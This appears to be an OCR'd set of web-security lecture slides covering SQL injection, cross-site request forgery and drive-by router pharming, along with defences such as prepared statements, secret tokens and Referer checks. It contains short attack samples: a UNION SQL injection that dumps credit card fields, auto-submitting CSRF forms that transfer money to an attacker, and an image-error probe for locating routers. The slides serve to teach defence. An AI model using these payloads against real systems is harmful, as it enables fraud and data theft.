
```
“SELECT pizza, toppings, quantity, date
  FROM orders
  WHERE userid=” . $userid .
“AND order_month=”  . _GET[‘month’]
```

What if:

month = “

```
0 AND 1=0
UNION SELECT  name,  CC_num,  exp_mon,  exp_year
FROM  creditcards   ”
```

Results



Order History - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://w
Go
Done

Your Pizza Orders in October:

Credit Card Info Compromised

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework

Parameterized/prepared SQL


- Builds SQL queries by properly escaping args: ’ → \’
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```


- In PHP: bound parameters -- similar function

Cross Site Request Forgery

Recall: session using cookies



Basic picture



Q: how long do you stay logged on to Gmail?


Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:

```
<form  name=F  action=http://bank.com/BillPay.php>
<input  name=recipient   value=badguy> ...
<script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient when side effects occur

Form post with cookie




```
<form action  https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
```

User credentials

Cookieless Example: Home Router



Attack on Home Router

[SRJ'07]

- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows "send only" messages
    - Detect success using onerror:

      <IMG SRC=192.168.0.1 onError = do() >
  - Once found, login to router and change DNS server
- Problem: "send-only" access sufficient to reprogram router

CSRF Defenses

- Secret Validation Token

```
<input type=hidden value=23a3af01b>
```

- Referer Validation

```
Referer: http://www.facebook.com/home.php
```


- Custom HTTP Header

```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation

- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

Secret Token Validation



Add a Slice

Slice Size

●	**256 slice**	$20.00/month - 10GB HD, 100GB BW
○	**512 slice**	$38.00/month - 20GB HD, 200GB BW
○	**1GB slice**	$70.00/month - 40GB HD, 400GB BW
○	**2GB slice**	$130.00/month - 80GB HD, 800GB BW
○	**4GB slice**	$250.00/month - 160GB HD, 1600GB BW
○	**8GB slice**	$450.00/month - 320GB HD, 2000GB BW
○	**15.5GB slice**	$800.00/month - 620GB HD, 2000GB BW

System Image

Ubuntu 8.04.1 LTS (hardy)


Slice Name

Add Slice or cancel

NOTE: You will be charged a prorated amount based upon the number of days remaining in your

```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

Referer Validation



Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

□ Remember me

Referer Validation Defense

- HTTP Referer header
  - Referer: http://www.facebook.com/ ✓
  - Referer: http://www.attacker.com/evil.html ✗
  - Referer: ?
- Lenient Referer validation
  - Doesn't work if Referer is missing
- Strict Referer validaton
  - Secure, but Referer is sometimes absent…

